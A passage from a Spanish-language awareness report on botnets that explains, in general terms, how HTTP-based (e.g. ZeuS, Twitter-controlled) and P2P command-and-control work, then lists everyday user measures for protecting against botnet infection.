Como indicamos en los puntos anteriores, las primeras versiones de los programas bot usaban puertas traseras en los ordenadores infectados y, posteriormente, las redes IRC para sus comunicaciones, las cuales tuvieron mucha más repercusión. Sin embargo, tener un servidor centralizado y abierto hacía que estas redes fueran fácilmente localizables y desmontadas, es por ello que los desarrolladores de los programas bot empezaron a mejorar sus programas añadiendo características y tecnologías que no permitieran una fácil detección del servidor de control.

En la evolución de estos programas destaca el uso de distintos protocolos:

7.1 HTTP

Es el protocolo usado habitualmente para transportar información en Internet. Las características del protocolo HTTP lo hacen especialmente interesante para su uso como protocolo de C&C:

- Puede manejar con facilidad todo tipo de contenidos, incluidas páginas WEB, imágenes y binarios
- Permite descargar o subir cualquier tipo de archivo
- Se encuentre disponible en la mayor parte de las redes conectadas a Internet
- Habitualmente no se aplican reglas de filtrado sobre este tipo de tráfico

Los bots basados en HTTP envían peticiones de manera periódica al servidor de control. Estas peticiones consisten en un mensaje de estado en base al cual el servidor decide qué comandos son transferidos a un bot en particular.

Un ejemplo típico de botnet HTTP es "Zeus" que incluye una herramienta para la construcción de binarios y una interfaz gráfica, lo cual permite a la botnet ser controlada sin apenas necesidad de conocimientos técnicos.




Ilustración 12: Panel de control de ZeuS




Ilustración 13: Panel de control de ZeuS (II)

La posibilidad de implementar el protocolo HTTP amplía aún más el abanico de posibilidades que se ofrecen a los ciberdelinquentes, actualmente es posible encontrarse botnets que aprovechan este protocolo y usan las redes sociales como servidor de control, por ejemplo Twitter:




Ilustración 14: Bot controlada desde Twitter. La información está codificada para no ser detectada

Otra de las ventajas que provee el protocolo HTTP es la posibilidad de cifrar el tráfico de una manera sencilla y transparente, dificultando de esta manera las labores de investigación y localización de la botnet.

7.2 P2P

Sin duda, uno de los puntos débiles de una red de bots centralizada es su centro de control, una vez encontrado este, es relativamente sencillo "desmontar" la red de bots. Ante esto los botmasters implementaron mecanismos (DNS dinámicos, listas de repositorios de servidores de respaldo, etc...) para evitar que si un centro de control era desarticulado, se pudiera rápidamente recomponer la red y hacer que todos los equipos infectados se volvieran a conectar al nuevo centro.

Finalmente, los creadores de estos programas llegaron a la conclusión de que la mejor manera de proteger un centro de control, es que este no existiera. Era necesario implementar botnets con centros de control descentralizado o distribuido.

Con la explosión de las redes P2P y con multitud de proyectos libres que implementaban esta tecnología, no les fue difícil aplicar estos avances a la creación de este tipo de malware.




Ilustración 15: Red botnet C&C P2P

El funcionamiento de una botnet P2P es similar a otros programas que usan este protocolo de comunicación (Bitorrent, Emule, etc).Se tratan de enlaces débilmente acoplados entre los nodos que forman parte de la red, que permiten la comunicación entre ellos y que sirven como base para su organización.

El descubrimiento de los distintos nodos que forman la conexión se realiza a través de la misma red de bots, por tanto, la información sobre la red completa no puede ser obtenida directamente y los comandos deben ser "inyectados" en uno de los nodos de la red y distribuida a todos a partir de este.

La inyección de comandos en la botnet suele ocurrir desde un punto arbitrario de esta, haciendo casi imposible la localización del botmaster.

Por tanto, sacrificando la robustez de un C&C centralizado, las botnets P2P poseen la ventaja de que no existe un servidor central al que atacar, por otra parte, debido a su arquitectura, la propagación de comandos a través de la botnet implica un tiempo de latencia alto.

En la actualidad se han encontrado redes de bots, denominadas *botnets híbridas*, donde la funcionalidad P2P es usada como medio de respaldo, usando otro tipo de servidores centralizados para el uso cotidiano.

8 ¿CÓMO ME PROTEJO DE LAS BOTNETS?

Debido a que en bastantes ocasiones son los usuarios los que, sin percatarse de que se encuentran formando parte de una botnet, son los usados para la expansión de la misma, la principal barrera de protección contra las redes de bot es la **prevención**.

A nivel usuario, para evitar que un ordenador se convierta en un zombie, no existen recomendaciones especificas, pudiendo aplicarse las recomendaciones de prevención y protección que se usan para mantener el sistema libre de otro tipo de malware:

- **Mantener actualizado el software del equipo**: Es importante aplicar las actualizaciones de seguridad, tanto del sistema operativo, como de los diferentes programas y servicios que corran en él. Gran parte del malware de hoy en día se aprovecha de vulnerabilidades ya conocidas y parcheadas. Los sistemas operativos mayoritarios contienen sistemas de auto-actualización, que corrigen las posibles vulnerabilidades y reducen las posibilidades de que el malware entre en nuestro equipo.

- **Utilización de cuentas de usuarios sin privilegios**: El principal consejo para los usuarios de sistemas operativos en general (y los de Windows en particular) es no usar la cuenta de administrador más de lo imprescindible, ya que las acciones que pueden llevar a cabo usuarios sin privilegios están acotadas y complica la instalación de software no deseado.

- **No ejecutar programas ni abrir documentos que no hayan sido solicitados**, aunque provengan de una persona en la que se confíe.

- **Uso de antivirus,** cortafuegos y otras herramientas anti malware.

- **Mantenerse informado**. Para una correcta prevención es importante estar informado de las últimas noticias respecto al estado de la seguridad de la información, vulnerabilidades, etc...

- **Analizar los archivos descargados de fuentes no confiables** antes de ejecutarlos. Con especial atención a los archivos sospechosos, descargados de redes p2p.

- **Restringir la los archivos compartidos** en red, mediante contraseña, incluso deshabilitándola si no es necesario.

- **Evitar pulsar en enlaces extraños** que nos recomienden contactos vía mensajería instantánea o redes sociales.

- **Analiza los enlaces acortados** mediante analizadores de direcciones.

- **Instalar exclusivamente software proveniente de fuentes confiables**. Desconfíe de software del software ilegal, ya que puede contener versiones modificadas de los programas, las cuales pueden albergar todo tipo de malware.

- **Deshabilitar la reproducción automática de dispositivos extraíbles.**